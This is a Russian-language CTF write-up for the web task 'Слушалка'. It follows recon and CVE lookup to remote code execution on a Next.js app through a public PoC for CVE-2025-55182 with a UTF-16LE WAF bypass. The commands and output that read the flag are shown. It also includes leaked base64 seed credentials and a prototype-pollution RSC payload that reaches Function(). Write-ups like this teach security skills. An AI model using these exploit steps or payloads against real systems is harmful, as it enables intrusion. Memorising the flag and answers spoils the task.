МИНСПОРТ РОССИИ

ФСП федерация спортивного программирования России

КУБОК ФЕДЕРАЦИИ 2026

РАЙТАП · WEB

СЛУШАЛКА

WEB

19 СЕНТЯБРЯ 2026
ОНЛАЙН · CTF TASK-BASED

WEB
КАТЕГОРИЯ

16
СЛАЙДОВ В РАЗБОРЕ


01

АНАЛИЗ ЗАДАНИЯ

Таск относится к категории Web. Из описания узнаём, что приложение представляет собой платформу для обмена музыкой, наподобие SoundCloud.

Также из описания узнаём, что веб-приложение пока находится в бета-версии, а эндпоинт регистрации закрыт.

Запускаем инстанс таска и переходим к решению.




СЛУШАЛКА
WEB

02

РАЗВЕДКА

Переходим по выданной ссылке на инстанс и видим приложение с уже загруженными треками и заглушками.



СЛУШАЛКА
WEB


02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ

Проверим элементы интерфейса, чтобы получить как можно больше информации о функционале приложения.

Регистрация действительно закрыта.




СЛУШАЛКА
WEB

02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ



СЛУШАЛКА
WEB

02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ

Можно попробовать обойти вход в приложение, но сначала поищем более очевидный вектор.

В «Слушалке» есть также радио, но оно нас не особенно интересует: эта функция просто перенаправляет на сайт, где проигрывается радио. Идём дальше и выясняем, из чего сделано приложение, какие технологии оно использует и нет ли известных уязвимостей во фреймворке, языке или CMS.

Из бесплатных инструментов можно использовать расширение Wappalyzer и утилиту WhatWeb — обычно этого достаточно.

Если используем Wappalyzer, после включения расширения стоит посетить несколько страниц или вызвать ошибку, например 404. В ответе могут появиться сигнатуры, указывающие на конкретные версии компонентов приложения.


Вызываем ошибку и получаем, на первый взгляд, немного информации. Однако эти данные оказываются важными для дальнейшей разведки.

СЛУШАЛКА
WEB

02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ



СЛУШАЛКА
WEB

02

РАЗВЕДКА

ПРОДОЛЖЕНИЕ

Теперь мы знаем точные версии Nginx и Next.js, а значит, можем использовать эти сведения на следующем этапе.


СЛУШАЛКА
WEB

03

ПОИСК ИЗВЕСТНЫХ УЯЗВИМОСТЕЙ

После разведки мы узнали версии Nginx и Next.js. Проверим, есть ли для них известные CVE, отдавая приоритет уязвимостям, которые позволяют получить RCE, не требуют аутентификации и имеют готовый PoC. Публичный эксплойт проще адаптировать, чем писать собственный.

У Positive Security есть полезный агрегатор CVE — dbu.gs. В нём можно быстро найти уязвимости для конкретной версии технологии.



СЛУШАЛКА
WEB

04

ЭКСПЛУАТАЦИЯ

Подходящих CVE несколько, поэтому проверяем их по очереди. Это нормально: одна версия компонента может содержать несколько уязвимостей. В этом райтапе используем CVE-2025-55182 и PoC для него. Он обходит WAF, включённый в инстансе, и позволяет получить RCE.

```
tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio --bypass -c ls

   Next.js RSC Exploit Tool (CVE-2025-55182)
   UTF-16LE WAF Bypass Edition (v2.2)

   >> OPERATOR: MITSEC ( x.com/ynsmroztas )

[*] Loaded 1 targets. Starting scan with 30 threads...
[!] UTF-16LE WAF Bypass Mode: ENABLED
[*] Payload Command: ls

[VULN] https://1b015dcf08104df8.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio :
SUCCESS
      Output: data
node_modules
package.json
public
server.js

[*] Scan completed
```

СЛУШАЛКА
WEB

04

ЭКСПЛУАТАЦИЯ

ПРОДОЛЖЕНИЕ

Мы получили RCE. Теперь можно установить reverse shell, но для веб-таска проще выполнить команду чтения флага через параметр `-c`.

```
music/NextRce/NextRCSWaff.py -u https://1b015dcf08104df8.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio --bypass -c 'ls /'
[!] UTF-16LE WAF Bypass Mode: ENABLED
[*] Payload Command: ls /

[VULN] https://1b015dcf08104df8.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio >>> RCE SUCCESS
       Output: app
bin
dev
entrypoint.sh
etc
flag.txt
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
waf
```

Флаг найден — читаем его.

04

ЭКСПЛУАТАЦИЯ

ПРОДОЛЖЕНИЕ

```
.txt'

   _  __           __ ____
  / |/ /__ _ ___ / /_/ __ \_______
 /  |/ / _ \ |/_/ __/ /_/ / ___/ _ \
/ /|  /  __/> </ /_/ _, _/ /__/  __/
/_/ |_/\___/_/|_|\__/_/ |_|\___/\___/

   Next.js RSC Exploit Tool (CVE-2025-55182)
   UTF-16LE WAF Bypass Edition (v2.2)

   >> OPERATOR: MITSEC ( x.com/ynsmroztas )

[*] Loaded 1 targets. Starting scan with 30 threads...
[!] UTF-16LE WAF Bypass Mode: ENABLED
[*] Payload Command: cat /flag.txt

[VULN] https://1b015dcf08104df8.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--p1ai/radio >>> RCE SUCCESS
       Output: flag{shukh0v_s1gn4l_n3v3r_d13d_GtiMRESNaac68b82}
```

Готово: флаг получен, сдаём его.

СЛУШАЛКА
WEB

05

ДРУГИЕ ПУТИ

В таске есть несколько путей решения; выше описан самый простой. Один из дополнительных вариантов использует учётные данные, утёкшие в чанках JavaScript. Они позволяют войти в приложение, использовать PoC, которые требуют авторизации, или обращаться к API вручную.

```
elf.webpackChunk_N_E = self.webpackChunk_N_E || []).push([[520], {
  8363: (e, t, a) => {
      Promise.resolve().then(a.bind(a, 4818)),
      Promise.resolve().then(a.t.bind(a, 8173, 23))
  }
  ,
  4818: (e, t, a) => {
      "use strict";
      a.d(t, {
          default: () => i
      });
      var l = a(5155)
        , s = a(2115);
      let n = {
          loginEndpoint: "/api/auth/login",
          seedCredentials: "c3ZjX2RlbW9Ac2x1c2hhbGthLmxvY2FsOkQzbW9fVHIhYms5OQ=="
      };
      function i() {
          let[e,t] = (0,
          s.useState)("")
            , [a,i] = (0,
          s.useState)("")
            , [r,o] = (0,
          s.useState)("")
            , [d,c] = (0,
          s.useState)(!1);
          async function u(t) {
              t.preventDefault(),
              o(""),
              c(!0);
              try {
                  let t = await fetch(n.loginEndpoint, {
                      method: "POST",
```

СЛУШАЛКА
WEB

05

ДРУГИЕ ПУТИ

ПРОДОЛЖЕНИЕ

СЛУШАЛКА
WEB

Далее исследуем функцию добавления треков. При её использовании вызывается эндпоинт, уязвимый к атаке React2Shell: в модель передаётся объект, который при десериализации вызывает prototype pollution, после чего срабатывает thenable gadget. Поэтому не нужно изобретать новый эксплойт — достаточно адаптировать известный payload под формат, который принимает эта форма.

```
{
  "roots": {
    "g": {}
  },
  "model": {
    "__proto__": {
      "then": "$g:constructor:constructor",
      "prefix": "return 7*7"
    }
  }
}
```

Почему именно `constructor:constructor`? В payloads формата RSC строки с `$` используются как ссылки. Здесь мы берём объект из `roots.g`, а затем последовательно обращаемся к свойствам, указанным после двоеточий.

Конструкция `Function("return 7*7")()` создаёт и выполняет функцию из переданной строки JavaScript. Поэтому через `then` мы подставляем `Function`, а через `prefix` передаём тело функции.

05

ДРУГИЕ ПУТИ

ПРОДОЛЖЕНИЕ

Однако WAF не пропускает обычный payload, поэтому используем UTF-16LE-smuggling, уже реализованный в PoC из основного сценария.

СЛУШАЛКА
WEB

ФЛАГ

```
flag{shukh0v_s1gn4l_n3v3r_d13d_<ran_8>}
```

«<ran_8>» — случайные 8 символов, свои у каждой команды: защита от флагшеринга

Задание «Слушалка» решено